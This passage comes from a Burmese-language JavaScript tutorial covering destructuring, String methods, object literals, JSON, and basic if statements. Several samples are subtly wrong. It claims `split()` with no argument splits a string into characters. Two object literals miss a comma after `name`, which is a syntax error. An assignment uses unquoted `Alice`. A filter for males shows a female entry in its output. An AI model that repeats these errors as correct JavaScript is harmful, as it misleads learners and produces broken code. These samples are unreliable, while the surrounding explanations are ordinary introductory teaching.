ဒါဆိုရင် Spread Operator က Array ထဲကတန်ဖိုးတွေကို ခွဲဖြန့်ပေးလိုက်လို့ တူညီတဲ့ရလဒ်ကို ရရှိမှာပဲ ဖြစ်ပါတယ်။ ဒါမျိုးလေးတွေက အသေးအဖွဲ့ ဖြည့်စွက်ချက်လေးတွေလို့ ပြောလို့ရပါတယ်။ ဒါပေမယ့် သိထားဖို့လိုပါတယ်။ သိမထားရင် ဒီနည်းနဲ့ရေးထားတဲ့ ကုဒ်တွေတွေ့တဲ့အခါ ဘာကိုဆိုလိုမှန်း နားမလည်တာမျိုး ဖြစ်သွားပါလိမ့်မယ်။ ပရိုဂရမ်းမင်းကို လေ့လာတဲ့အခါ သူများရေးထားတဲ့ ကုဒ်တွေကိုဖတ်ပြီး လေ့လာတာဟာ ထိရောက်တဲ့နည်းတစ်ခုဖြစ်လို့ သူများရေးထားတဲ့ ကုဒ်ကို ဖတ်တတ်ဖို့လည်း လိုပါတယ်။

Array Destructuring လုပ်ဆောင်ချက်လည်း ရှိပါသေးတယ်။ ဒီလိုပါ –

JavaScript

```
let nums = [123, 456]

let a = nums[0]
let b = nums[1]
```

ဒါက ရိုးရိုးရေးလိုက်တာပါ။ Array တစ်ခုရှိပြီး အဲ့ဒီ Array ထဲက တန်ဖိုးတွေကို Index တစ်ခုချင်းထောက်ပြီး သုံးလိုက်တာပါ။ အဲ့ဒီလို တစ်ခုချင်းထောက်မယ့်အစား အခုလိုလည်း ရေးလို့ရနိုင်ပါတယ်။

JavaScript

```
let nums = [123, 456]
let [a, b] = nums
```

တူညီတဲ့ရလဒ်ကို ရမှာပဲဖြစ်ပါတယ်။ Index တစ်ခုချင်းထောက်မနေဘဲ Array တစ်ခုလုံးကို ပေးလိုက်တာပါ။ လက်ခံတဲ့အခါမှာ Destructuring ရေးထုံးကိုသုံးပြီး လက်ခံထားလို့ တန်ဖိုးတွေက သူ့နေရာနဲ့သူ ရောက်ရှိသွားမှာပဲ ဖြစ်ပါတယ်။ Function နဲ့တွဲသုံးတဲ့ နမူနာလေး တစ်ခုလည်း ပေးပါဦးမယ်။

JavaScript

```
function add([a, b]) {
    return a + b
}
```

ဒီတစ်ခါ `add` Function မှာ Parameter တစ်ခုပဲ ရှိပါတယ်။ Index နှစ်ခုနဲ့ Destructure လုပ်ပြီးလက်ခံထားတဲ့ Parameter ဖြစ်လို့ ခေါ်ယူအသုံးပြုတဲ့အခါ Index နှစ်ခုရှိတဲ့ Array ကို Argument အနေနဲ့ ပေးရမှာပါ။

JavaScript

```
let nums = [123, 456]

add(nums)       // 579
```

Argument အနေနဲ့ `nums` Array ကိုပေးလိုက်ပေးမယ့်၊ လက်ခံစဉ်ကတည်းက a နဲ့ b အဖြစ် Destructure လုပ်ပြီးလက်ခံထားလို့ Function ရဲ့အတွင်းမှာ အသုံးပြုတဲ့အခါ a နဲ့ b ကို တိုက်ရိုက်အသုံးပြုနိုင်မှာပဲ ဖြစ်ပါတယ်။

String Object

JavaScript က အရာတော်တော်များများကို Object ကဲ့သို့ အသုံးပြုနိုင်အောင် စီစဉ်ပေးထားပါတယ်။ ရှေ့ပိုင်းမှာ လေ့လာခဲ့ပြီးဖြစ်တဲ့ String, Boolean, Number, Function တို့လို အခြေခံလုပ်ဆောင်ချက်တွေကအစ Object Wrapper ခေါ် အလွှာတစ်ထပ် အုပ်ထားပေးလို့ အဲ့ဒီ String, Boolean, Number, Function တွေအားလုံးကို Object ကဲ့သို့ အသုံးပြုနိုင်ပါတယ်။ သူတို့မှာလည်း Standard Property တွေ Method တွေရှိနေပါတယ်။

ဥပမာ Number တစ်ခုကို ဒဿမကိန်းအရေအတွက် ပိုင်းဖြတ်လိုရင် `toFixed()` ဆိုတဲ့ Method ကို အသုံးပြုနိုင်ပါတယ်။ ဒီလိုပါ –

JavaScript

```
let num = 3.14159

num.toFixed(3)     // 3.142
```

`toFixed()` အတွက် Argument အနေနဲ့ 3 ကိုပေးလိုက်လို့ ဒဿမကိန်းသုံးလုံး ဖြတ်ယူပေးတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။ ဒီလို Dot Operator နဲ့ အသုံးပြုလို့ရနေတယ်ဆိုတာ Number ကိုယ်တိုင်က Object တစ်ခုဖြစ်နေလို့ပါ။ တနည်းအားဖြင့် Object ကဲ့သို့ သုံးလို့ရအောင် JavaScript ကလုပ်ထားပေးလို့ပါ။ ဒီ Object တွေထဲကမှ မှတ်သားသင့်တဲ့ အသုံးဝင်တဲ့ လုပ်ဆောင်ချက်တွေ ပါဝင်နေတဲ့ String အကြောင်းကို ရွေးထုတ်ပြီးတော့ ပြောချင်ပါတယ်။

Array Object တစ်ခုတည်ဆောက်ဖို့ Array Object Constructor နဲ့ Array Literal ဆိုပြီး နှစ်မျိုးရှိသလိုပဲ String Object တစ်ခုတည်ဆောက်ဖို့အတွက် String Constructor နဲ့ String Literal (သို့မဟုတ်) Template Literal တို့ကို အသုံးပြုနိုင်ပါတယ်။ Single Quote နဲ့ Double Quote ကို String Literal အနေနဲ့ အသုံးပြုရပြီး Back Tick ကိုတော့ Template Literal အနေနဲ့ အသုံးပြုရတာပါ။

JavaScript

```
let name = "Bob"
let greet = `Hello ${name}`
let welcome = new String("Welcome")

name.length          // 3
welcome.length       // 7
'Hello'.length       // 5
```

နမူနာမှာ String ကြေညာပုံ အမျိုးမျိုးကိုပေးထားပါတယ်။ ကြေညာပုံထက်ပိုပြီး သတိပြုရမှာကတော့ String တွေမှာ `length` လို့ခေါ်တဲ့ Property ရှိနေခြင်းပဲဖြစ်ပါတယ်။ Object မို့လို့ Property ရှိနေတာပါ။ `length` တင်မကပါဘူး Index လည်း ရှိပါသေးတယ်။ ဒီလိုပါ –

JavaScript

```
let name = "Alice"

name[2]              // i
name.charAt(0)       // A
```

`name` String ရဲ့ Index 2 ဟာ `i` ဖြစ်တယ်ဆိုတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။ ဒါ့အပြင် `charAt()` လို့ခေါ်တဲ့ Standard String Method နဲ့ Index 0 မှာရှိတဲ့တန်ဖိုးကို ရယူနိုင်တာကိုလည်း တွေ့ရမှာပါ။ တခြားအသုံးဝင်တဲ့ Method ကတော့ `toUpperCase()`, `toLowerCase()`, `trim()`, `substr()` နဲ့ `split()` တို့ပဲ ဖြစ်ပါတယ်။

- **`toUpperCase()`** Method ကို စာလုံး အကြီးတွေပြောင်းဖို့ သုံးပါတယ်။
- **`toLowerCase()`** ကိုတော့ စာလုံး အသေးတွေပြောင်းဖို့ သုံးပါတယ်။
- **`trim()`** ကို ရှေ့ဆုံးနဲ့ နောက်ဆုံးက Space တွေရှင်းဖို့သုံးပါတယ်။
- **`substr()`** ကိုတော့ လိုချင်တဲ့အပိုင်း ဖြတ်ယူဖို့သုံးပါတယ်။
- **`split()`** ကိုတော့ အပိုင်းပိုင်း ခွဲထုတ်ဖို့ သုံးပါတယ်။

JavaScript

```
let name = "Alice"

name.toUpperCase()          // ALICE
name.toLowerCase()          // alice
name.substr(0, 3)           // Ali
```

`substr()` အတွက် Argument နှစ်ခုပေးတဲ့အခါ ပထမတစ်ခုက Index ဖြစ်ပြီး ဒုတိယတစ်ခုက စာလုံးအရေအတွက်ဖြစ်ပါတယ်။ ဒါကြောင့်နမူနာမှာ ထိပ်ဆုံးကနေစပြီး သုံးလုံးဖော်ပြနေတာပါ။

JavaScript

```
let text = "  Hello World "

text.trim()                       // Hello World
```

`trim()` Method က String ရဲ့ ရှေ့နဲ့နောက်က Space တွေကို ဖယ်ထုတ်ပေးသွားတာပါ။

```
let text = "Hello World"

text.split(" ")  // ["Hello", "World"]

text.split()

// ["H", "e", "l", "l", "o", " ", "W", "o", "r", "l", "d"]
```

`split()` Method အတွက် Space တစ်ခုကို Argument အနေနဲ့ ပေးလိုက်တဲ့အခါ Space နဲ့ ပိုင်းဖြတ်ပြီး ပိုင်းဖြတ်လို့ရလာတဲ့ ရလဒ်ကို Array တစ်ခုအနေနဲ့ ပြန်ပေးတာကို တွေ့ရမှာပါ။ Argument မပေးတဲ့အခါမှာတော့ ရှိသမျှ Character အားလုံးကို တစ်လုံးစီခွဲထုတ်လိုက်ပြီး ရလဒ်ကို Array အနေနဲ့ ပြန်ပေးမှာပဲ ဖြစ်ပါတယ်။

String ရဲ့ `split()` နဲ့ Array ရဲ့ `join()` တွေကို တွဲပြီးသုံးကြလေ့ရှိပါတယ်။ Array တွေကို String ပြောင်းချင်တဲ့အခါနဲ့ String တွေကို Array ပြောင်းချင်တဲ့အခါမျိုးမှာ အလွန်အသုံးဝင်ပါတယ်။

String Method တွေထဲမှာ `search()` နဲ့ `replace()` ဆိုတဲ့ Method တွေလည်း အသုံးဝင်ပါသေးတယ်။ ဒါပေမယ့် ဒီ Method တွေကို အသုံးပြုနိုင်ဖို့အတွက် Regular Expression ဆိုတဲ့နည်းပညာတစ်မျိုးကို သိထားဖို့လိုပါတယ်။ Regular Expression ဟာ အနည်းငယ် ခက်ခဲတဲ့ အကြောင်းအရာဖြစ်လို့ ထည့်သွင်းဖော်ပြဖို့ မသင့်တော်သေးဘူးလို့ ယူဆပါတယ်။ ဒါကြောင့် နောင်တစ်ချိန်မှာ ဆက်လက်လေ့လာရမယ့် စာရင်းထဲမှာ ထည့်ထားလိုက်စေချင်ပါတယ်။

Standard Object တွေကို လိုအပ်သလို ပြင်ဆင်ဖြည့်စွက်လို့လည်း ရပါသေးတယ်။ ဒီနည်းကိုသုံးဖို့ အားမပေးပေမယ့် ရှိမှန်းသိအောင်တော့ ထည့်ပြောပြချင်ပါတယ်။ ဒီလိုပါ –

JavaScript

```
String.prototype.greet = function() {
    return "Hello, World"
}
```

ဒါဟာ Standard String Object မှာ `greet()` Method တစ်ခု ထပ်တိုးလိုက်တာပါ။ ဒါကြောင့် String အားလုံးမှာ ဒီ Method ရှိသွားပါပြီ။ အခုလို စမ်းကြည့်နိုင်ပါတယ်။

JavaScript

```
let str = "Some String"

str.greet()     // Hello, World
```

တော်တော်လေး လန့်ဖို့ကောင်းတဲ့ လုပ်ဆောင်ချက်ပါ။ မဆင်မခြင်အသုံးပြုသူရဲ့ လက်ထဲမှာ Standard Object တွေအကုန် ကမောက်ကမ ဖြစ်ကုန်နိုင်စေလို့ပါ။ ဒါကြောင့် လက်တွေ့သုံးဖို့ထက် ဒါမျိုးရှိတယ်ဆိုတာကို သိအောင်သာ ထည့်ပြောလိုက်တာပါ။

Creating Objects

Array တစ်ခုတည်ဆောက်ဖို့အတွက် Array Constructor ကိုသုံးလို့ရသလို Array Literal ဖြစ်တဲ့ လေးထောင့်ကွင်းကိုလည်း သုံးနိုင်သလိုပါပဲ Object တစ်ခုတည်ဆောက်ဖို့အတွက်လည်း Object Constructor ကိုသုံးနိုင်သလို Object Literal Operator အဖြစ် တွန့်ကွင်းအဖွင့်အပိတ်ကို သုံးနိုင်ပါတယ်။

JavaScript

```
let cat = { }
```

ဒါဟာ `cat` ဆိုတဲ့ Object အလွတ်တစ်ခုကို တည်ဆောက်လိုက်တာပါ။ Object တစ်ခုဖြစ်တဲ့အတွက် Standard Property တွေ Method တွေရှိပေမယ့် ကိုယ်တိုင်သတ်မှတ်ပေးထားတဲ့ Property တွေ Method တွေတော့ မရှိသေးပါဘူး။

JavaScript

```
let cat = { color: "Yellow", legs: 4 }
```

ဒီတစ်ခါတော့ `cat` Object တစ်ခုတည်ဆောက်စဉ်မှာ `color` နဲ့ `legs` လို့ခေါ်တဲ့ Property (၂) ခုကို တစ်ခါထဲ ထည့်သွင်းသတ်မှတ်လိုက်တာပါ။ ရေးထုံးအရ Property နဲ့ Value ကို Full-Colon သင်္ကေတလေးနဲ့ ပိုင်းခြားပြီးတော့ ရေးပေးရပါတယ်။ Property အမည်တွေကို နမူနာမှာ ပေးထားသလို ဒီအတိုင်း ရေးလို့ရသလို String တစ်ခုကဲ့သို့ Quote အဖွင့်အပိတ်နဲ့ ရေးလို့လည်း ရပါတယ်။ Property တွေ များလို့ ဖတ်ရတာ ခက်မှာစိုးရင် အခုလိုလိုင်းတွေခွဲပြီးတော့လည်း ရေးလို့ရပါတယ်။

JavaScript

```
let cat = {
    color: "Yellow",
    name: "Shwe War",
    legs: 4,
}
```

Property တစ်ခုနဲ့တစ်ခုကို Comma နဲ့ခြားပေးရတဲ့အခါ ထူးခြားချက်အနေနဲ့ ပေးထားတဲ့ နမူနာမှာ တွေ့မြင်ရသလို နောက်ဆုံးမှာ Comma တစ်ခု အပိုပါလို့ ရပါတယ်။ Trailing Comma လို့ခေါ်ပါတယ်။ အရင်က ဒီလိုနောက်ဆုံးမှာ တစ်ခုပိုနေလို့ မရပါဘူး။ အခုနောက်ပိုင်းမှ ရလာတာပါ။ ဒီလိုနောက်ဆုံးမှာ အပိုတစ်ခုပါလို့ရတဲ့အတွက် လိုအပ်လို့ Property တွေ ထပ်တိုးတဲ့အခါ၊ တစ်နေရာမှာ မတော်တဆ Comma မေ့ကျန်ခဲ့တယ် ဆိုတဲ့အမှားမျိုးတွေ လျော့နည်းသွားစေပါတယ်။

ဒီ Object ကို Property (၃) ခုပါတဲ့ Object တစ်ခုလို့ မြင်ကြည့်လို့ရသလို Index (၃) ခုပါတဲ့ Array တစ်ခုလို့လည်း မြင်ကြည့်လို့ရပါတယ်။ Index တွေက Number မဟုတ်တော့ဘဲ String ဖြစ်သွားတာပဲ ကွာသွားတာပါ။ Index ကို Key လို့လည်း ခေါ်ကြပါသေးတယ်။ ဒီလိုပါ –

color	name	legs
Yellow	Shwe War	4

တစ်ကယ်တော့ မြင်ကြည့်ယုံတင် မဟုတ်ပါဘူး။ လက်တွေ့အသုံးပြုတဲ့အခါမှာလည်း နှစ်မျိုးသုံးလို့ရပါတယ်။ Array Index ထောက်သလို လေးထောင့်ကွင်းအဖွင့်အပိတ်နဲ့ ရေးသားအသုံးပြုနိုင်သလို Object Property ကိုရယူသလို Dot Operator နဲ့လည်း ရေးသားအသုံးပြုနိုင်ပါတယ်။

JavaScript

```
cat.legs              // 4
cat["color"]          // Yellow
```

Property တန်ဖိုးတွေ ပြင်ဆင်တာ၊ ဖြည့်စွက်တာတွေကိုလည်း နှစ်မျိုးရေးလို့ရတာပါပဲ။

JavaScript

```
let bird = { color: "Green", legs: 2 }

bird.name = "Shwe Gal"
bird["color"] = "Blue"
```

Dot Operator ကိုသုံးပြီး `name` Property တစ်ခုထပ်တိုးထားသလို လေးထောင့်ကွင်းကိုသုံးပြီးတော့လည်း `color` Index ကတန်ဖိုးကို ပြင်ပြထားပါတယ်။ ဒါကြောင့် အခုနေ `bird` Object ရဲ့ဖွဲ့စည်းပုံက အခုလိုပုံစံ ဖြစ်နေမှာပါ။

color	name	legs
Blue	Shwe Gal	2

Object ဆိုတာ ရှုပ်ထွေးတဲ့ သဘောသဘာဝတစ်ခုပါ။ အဲ့ဒီလို ရှုပ်ထွေးတဲ့ သဘောသဘာဝကို ပိုပြီးရိုးရှင်းတဲ့ Array တစ်ခုကဲ့သို့ မြင်ကြည့်ရတာ ပိုလွယ်မယ်ထင်လို့ နှိုင်းယှဉ်ဖော်ပြခဲ့တာပါ။ ရေးထုံးကလည်း ရှိနေတယ်လေ။ လက်တွေ့ရေးသားတဲ့အခါ Dot Operator နဲ့ သုံးရတဲ့ Object Property ရေးထုံးက ရေးရတာပို မြန်သလို ဖတ်ရတာလည်း ပိုရှင်းပါလိမ့်မယ်။

Array မှာ Spread နဲ့ Destructuring လုပ်ဆောင်ချက် ရှိသလိုပဲ Object တွေမှာလည်း ရှိပါတယ်။ ရေးနည်းက အတူတူပါပဲ။ ဒါကြောင့် အကုန်တော့ ပြန်မပြောတော့ပါဘူး။ ဥပမာလေးတစ်ချို့ပဲ ထည့်ပေးလိုက်ပါတော့မယ်။

JavaScript

```
let user = { name: "Bob", age: 22 }

function greet({name, age}) {
    return `Hello ${name}, you are ${age} years old`
}

greet(user)         // Hello Bob, you are 22 years old

let { name, age } = user

// name → Bob
// age → 22
```

Object မှာ Method တွေသတ်မှတ်ဖို့အတွက် Function Expression တွေကိုပဲ သုံးနိုင်ပါတယ်။ သက်ဆိုင်ရာ Index မှာ ရိုးရိုးတန်ဖိုး ပေးမယ့်အစား Function တစ်ခုပေးလိုက်ရတာပါ။ ဒီလိုပါ –

JavaScript

```
let user = {
    name: "Bob"
    hello: function() {
        return `Hello, I'm ${this.name}`
    }
}

user.name            // Bob
user.name = Alice
user.hello()         // Hello, I'm Alice
```

ဒါဟာ `name` Property နဲ့ `hello` Method တို့ပါဝင်တဲ့ Object တစ်ခုဖြစ်ပါတယ်။ `hello` Method ဟာ `name` Property ကို အသုံးပြုထားတာ သတိပြုပါ။ Object ရဲ့ ကိုယ်ပိုင် Property တွေ Method တွေကို အသုံးပြုလိုရင် `this` Keyword ကို အသုံးပြုရပါတယ်။

Object Method တွေကို အတိုကောက်ရေးတဲ့နည်း ရှိပါသေးတယ်။ အပေါ်ကနမူနာကို အခုလိုရေးရင်လည်း ရပါတယ်။ အတူတူပါပဲ –

JavaScript

```
let user = {
    name: "Bob"
    hello() {
        return `Hello, I'm ${this.name}`
    }
}
```

Object တွေဖန်တီးတဲ့အခါ ဒီလိုအခြေအနေမျိုးကိုလည်း မကြာခဏ ကြုံရနိုင်ပါတယ်။

JavaScript

```
let name = "Alice"
let age = 22

let user = {
    name: name,
    age: age
}
```

Property အမည်နဲ့ အသုံးပြုလိုတဲ့ Variable တူနေတာပါ။ အဲ့ဒီလို တူနေတဲ့အခါ နှစ်ခါရေးစရာ မလိုပါဘူး၊ အခုလို အတိုကောက်ရေးလိုက်လို့ရပါတယ်။

JavaScript

```
let name = "Alice"
let age = 22
let user = { name, age }
```

ကျစ်ကျစ်လစ်လစ် တိုတိုတုတ်တုတ် ဖြစ်သွားတာပါ။ ဒီနည်းကို Property Shorthand လို့ ခေါ်ပါတယ်။

Object တစ်ခုတည်ဆောက်မှုနဲ့ ပက်သက်ပြီး သိသင့်တာလေးတွေ ကျန်ပါသေးတယ်။ အဲ့ဒီအကြောင်းတွေကို Object-Oriented Programming အခန်းရောက်တဲ့အခါ ဆက်လက်ဖော်ပြပါမယ်။ ဒီနေရာမှာ ထည့်သွင်းပြီးတော့ ပြောချင်တာကတော့ Object Array ဖြစ်ပါတယ်။ ပရိုဂရမ်းမင်း အကြောင်းလေ့လာတဲ့အခါ Data Structure လို့ ခေါ်တဲ့ အချက်အလက် စုဖွဲ့ပုံဆိုင်ရာ သဘောသဘာဝတွေကို ထည့်သွင်းလေ့လာကြရပါတယ်။ သီအိုရီအရ Arrays အပြင် Stacks, Queues, Linked List, Trees, Graphs စသဖြင့် Data Structure အမျိုးအစား အမျိုးမျိုးရှိပေမယ့် JavaScript မှာတော့ Object တွေ Array တွေကိုသာ လိုအပ်သလို ပေါင်းစပ်ပြီးတော့ အသုံးပြုကြပါတယ်။

ဥပမာ - လူတစ်ယောက်ရဲ့ အချက်အလက်တွေကို စုဖွဲ့ထားလိုတဲ့အခါ အခုလိုထားနိုင်ပါတယ်။

JavaScript

```
let person = {
    name: "Bob",
    age: 22,
    education: [
        "B.Sc.",
        "MBA",
    ]
}
```

Object နဲ့ Array ကိုပဲ ပေါင်းစပ် စုဖွဲ့လိုက်တာပါ။ အကယ်၍ လူတွေအများကြီးရဲ့ အချက်အလက်ကို စုဖွဲ့ထားလိုရင်တော့ အခုလိုဖြစ်နိုင်ပါတယ်။

Pseudocode

```
let people = [
    { name: "Alice", age: 21, gender: "Female" },
    { name: "Bob", age: 22, gender: "Male" },
    ...
    { name: "Zack", age: 24, gender: "Male" },
]
```

Object တွေကိုပဲ Array တစ်ခုနဲ့စုဖွဲ့ထားပေးလိုက်တာပါ။ ဒီနည်းနဲ့ JavaScript မှာ အချက်အလက်တွေကို စုဖွဲ့စီမံကြလေ့ရှိတယ်ဆိုတာကို မှတ်သားထားနိုင်ပါတယ်။ အထက်မှာ ပြောခဲ့တဲ့ Array Methods တွေနဲ့ ပေါင်းစပ်လိုက်တဲ့အခါ အတော်လေးပြည့်စုံတဲ့ အချက်အလက်စီမံမှုစနစ်ကို ရရှိနိုင်ပါတယ်။ ဥပမာ - `people` ကနေ အမည်တွေချင်း ထုတ်ယူချင်ရင် အခုလို ယူလို့ရနိုင်ပါတယ်။

JavaScript

```
people.map( p => p.name )     // [ "Alice", "Bob", … , "Zack" ]
```

အကယ်၍ Male တွေချည်းပဲ ရွေးထုတ်ချင်တယ်ဆိုရင် အခုလို ရွေးယူနိုင်ပါတယ်။

JavaScript

```
people.filter( p => p.gender === "Male")

/* [
     {name: "Bob", age: 22, gender: "Male" },
     … ,
     {name: "Zack", age: 24, gender: "Female" }
] */
```

Object ကို Data အနေနဲ့ အသုံးပြုတဲ့နေရာမှာ JSON လို့ခေါ်တဲ့ သဘောသဘာဝ တစ်ခုလည်း ရှိပါသေးတယ်။ JavaScript Object Notation ရဲ့ အတိုကောက်ဖြစ်ပါတယ်။ ကနေ့ခေတ်မှာ အဓိက Data Format အနေနဲ့ အသုံးပြုကြပါတယ်။ JSON ကို အနှစ်ချုပ်အားဖြင့် အချက်အလက်တွေကို JavaScript Object ကဲ့သို့ စုဖွဲ့ထားရှိခြင်းလို့ မှတ်ယူနိုင်ပါတယ်။ အားသာချက်ကတော့ JavaScript သာမက ကနေ့ခေတ် အသုံးများတဲ့ Programming Language အားလုံးလိုလိုက JSON Format နဲ့ သိမ်းဆည်းထားတဲ့ အချက်အလက်တွေကို နားလည် အလုပ်လုပ်နိုင်ခြင်းပဲ ဖြစ်ပါတယ်။

JSON နဲ့ JavaScript Object တို့ဟာ ရေးထုံးအားဖြင့် အတူတူပါပဲ။ ကွဲလွဲချက်အနေနဲ့ (၂) ချက်မှတ်ရပါမယ်။ ပထမတစ်ချက်ကတော့ JSON မှာ Index/Key တွေကို Double Quote အဖွင့်အပိတ်နဲ့ ရေးပေးရပါတယ်။ ဒီလိုပါ –

JSON

```
{
    "name": "Bob",
    "age": 22,
    "gender": "Male"
}
```

ရေးထုံးတူပေမယ့် Index/Key တွေအားလုံး Double Quote အဖွင့်အပိတ် အတွင်းမှာ ရေးထားတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ ပြီးတော့၊ နောက်ဆုံးက Trailing Comma ပါလို့မရတာကိုလည်း သတိပြုပါ။

ဒုတိယကွဲလွဲချက်အနေနဲ့၊ တန်ဖိုးအဖြစ် JSON က လက်ခံတဲ့ အမျိုးအစား (၆) မျိုးပဲ ရှိပါတယ်။ String, Number, Boolean, null, Array, Object တို့ဖြစ်ပါတယ်။ ဒီခြောက်မျိုးကလွဲရင် တခြားအရာတွေကို အသုံးပြုခွင့်မရှိတဲ့အတွက် JavaScript Object မှာလို Function တွေ Method တွေ ပါဝင်လို့ရမှာ မဟုတ်ပါဘူး။ Comment တွေကိုတောင် ထည့်သွင်းရေးသားလို့ ရမှာ မဟုတ်ပါဘူး။

ဒီကွဲလွဲချက် (၂) ခုကိုမှတ်ထားလိုက်ရင်တော့ ရပါပြီ။ ကျန်ရေးထုံးက အတူတူပါပဲ။ ဒါပေမယ့် လက်တွေ့မှာ ကိုယ်တိုင်အတိအကျ မှန်အောင်လိုက်ရေးနေဖို့တော့ မလိုအပ်ပါဘူး။ ရိုးရိုး JavaScript Object တွေကို JSON String ဖြစ်အောင်ပြောင်းလိုရင် `JSON.stringify()` လို့ခေါ်တဲ့ Standard Method ကို အသုံးပြုနိုင်ပါတယ်။ ဒီလိုပါ –

JavaScript

```
let person = { name: "Alice", age: 21 }

JSON.stringify(person)     // { "name": "Alice", "age": 21 }
```

ရိုးရိုး JavaScript Object ဟာ JSON String ဖြစ်သွားပါပြီ။ JSON String လို့ပြောတာကို သတိပြုပါ။ Object မဟုတ်တော့ပါဘူး။ String ဖြစ်သွားတာပါ။ ရိုးရိုး String မဟုတ်ဘဲ JSON Format နဲ့ ဖွဲ့စည်းထားတဲ့ String တစ်ခုပါ။

အလားတူပဲ JSON String တွေကို JavaScript Object ပြောင်းလို့လည်း ရပါတယ်။ `JSON.parse()` ကို သုံးရပါတယ်။

JavaScript

```
let json = '{ "name": "Alice", "age": 21 }'

JSON.parse(json)    // Object → { name: "Alice", age: 21 }
```

JSON ဆိုတာ အသုံးဝင်တဲ့ JavaScript Standard Object တွေထဲက တစ်ခုအပါအဝင်ဖြစ်ပါတယ်။ JavaScript မှာ တခြား အသုံးဝင်တဲ့ Standard Object တွေ အများကြီးကျန်ပါသေးတယ်။ ရက်စွဲ/အချိန်တွေကို စီမံနိုင်ဖို့အတွက် Date Object နဲ့ Absolute, Square Root, Power, Round, Min, Max စတဲ့ တွက်ချက်မှုတွေအတွက် Math Object တို့လို့ အခြေခံကျတဲ့ Object တွေကနေ Promise တို့ Proxy တို့လို အဆင့်မြင့်ကုဒ် Architecture အတွက် အသုံးဝင်တဲ့ Object တွေထိ ရှိနေပါတယ်။ ဒါတွေကို တစ်ခါထဲ အကုန်စုံလင်အောင် ဖော်ပြဖို့မလွယ်သလို၊ စာဖတ်သူအတွက်လည်း တစ်ခါထဲ အကုန်မှတ်သားလေ့လာဖို့ မလွယ်ပါဘူး။ တစ်ကယ်တော့ JavaScript Object တွေရဲ့ သဘောသဘာဝကို အခုလောက် သိထားပြီဆိုရင် လက်တွေ့လိုအပ်လာတော့မှသာ သက်ဆိုင်ရာ Reference တွေမှာ ကိုးကားကြည့်သွားလိုက်ရင် အဆင်ပြေသွားမှာပါ။

JavaScript Object Reference ကို ဒီနေရာမှာ အပြည့်အစုံလေ့လာနိုင်ပါတယ်။

- https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects

အခန်း (၁၇) – JavaScript Control Flows & Loops

ပုံမှန်အားဖြင့် ပရိုဂရမ်တစ်ခုမှာပါဝင်တဲ့ Statement တွေဟာ ကြိုတင်သတ်မှတ်ထားတဲ့ အစီအစဉ်အတိုင်း ပုံသေအလုပ်လုပ်သွားတာပါ။ အဲ့ဒီလိုအစီအစဉ်အတိုင်း ပုံသေမဟုတ်ဘဲ အခြေအနေပေါ် မူတည်ပြီး အလုပ်လုပ်စေချင်ရင်လည်း ရပါတယ်။ ဒီအတွက် Conditional Statement ကို အသုံးပြုနိုင်ပါတယ်။

Conditional Statement တွေကို `if` Keyword အသုံးပြုပြီး ရေးရတဲ့အတွက် If Statement လို့လည်း ခေါ်ပါတယ်။ If Statement ဟာ Expression တစ်ခုကို လက်ခံပြီးတော့ အဲ့ဒီ Expression ရဲ့ ရလဒ် Condition ပေါ်မူတည်ပြီး အလုပ်လုပ်ပေးပါတယ်။ ရလဒ်ဟာ true သို့မဟုတ် false ဆိုတဲ့ အခြေအနေပေါ်မူတည်ပြီး နှစ်မျိုးထဲက တစ်မျိုးကို လုပ်ပေးနိုင်ဆိုတဲ့ သဘောပါပဲ။ ရေးထုံးက ဒီလိုပါ –

Pseudocode

```
if(condition)
    // if true, do this statement
else
    // if false, do this statements
```

`if` Keyword နောက်မှာ ဝိုက်ကွင်းအဖွင့်အပိတ်နဲ့ Condition လိုက်ရပြီး Condition ရဲ့ရလဒ် true ဖြစ်တော့မှသာ ဆက်လိုက်လာတဲ့ Statement ကို အလုပ်လုပ်မှာဖြစ်ပြီး Condition က false ဖြစ်ခဲ့ရင်တော့ `else` Keyword နောက်ကလိုက်တဲ့ Statement ကို အလုပ်လုပ်မှာပါ။ `else` Statement မလိုအပ်ရင် မထည့်ဘဲ နေလို့ရပါတယ်။

Statement တစ်ခုထက် ပိုမယ်ဆိုရင်တော့ Statement Block နဲ့ ပေးနိုင်ပါတယ်။ ဒီလိုပါ –

Pseudocode

```
if(condition) {
    // if true
    // do these
    // statements
} else {
    // if false
    // do these
    // statements
}
```

မြင်သာတာလေး တစ်ခုလောက် ဥပမာပေးချင်ပါတယ်။ Array တစ်ခုရဲ့အတွင်းက 5 တွေကိုလိုက်ရှာပြီး 10 ပေါင်းပေးတဲ့ ကုဒ်လေးတစ်ခု ရေးကြည့်ကြပါမယ်။ ဒီလိုပါ –

JavaScript

```
let nums = [ 1, 12, 5, 4, 9, 5 ]

let result = nums.map(function(n) {
    if(n === 5) n += 10

    return n
})

// result → [ 1, 12, 15, 4, 9, 15 ]
```

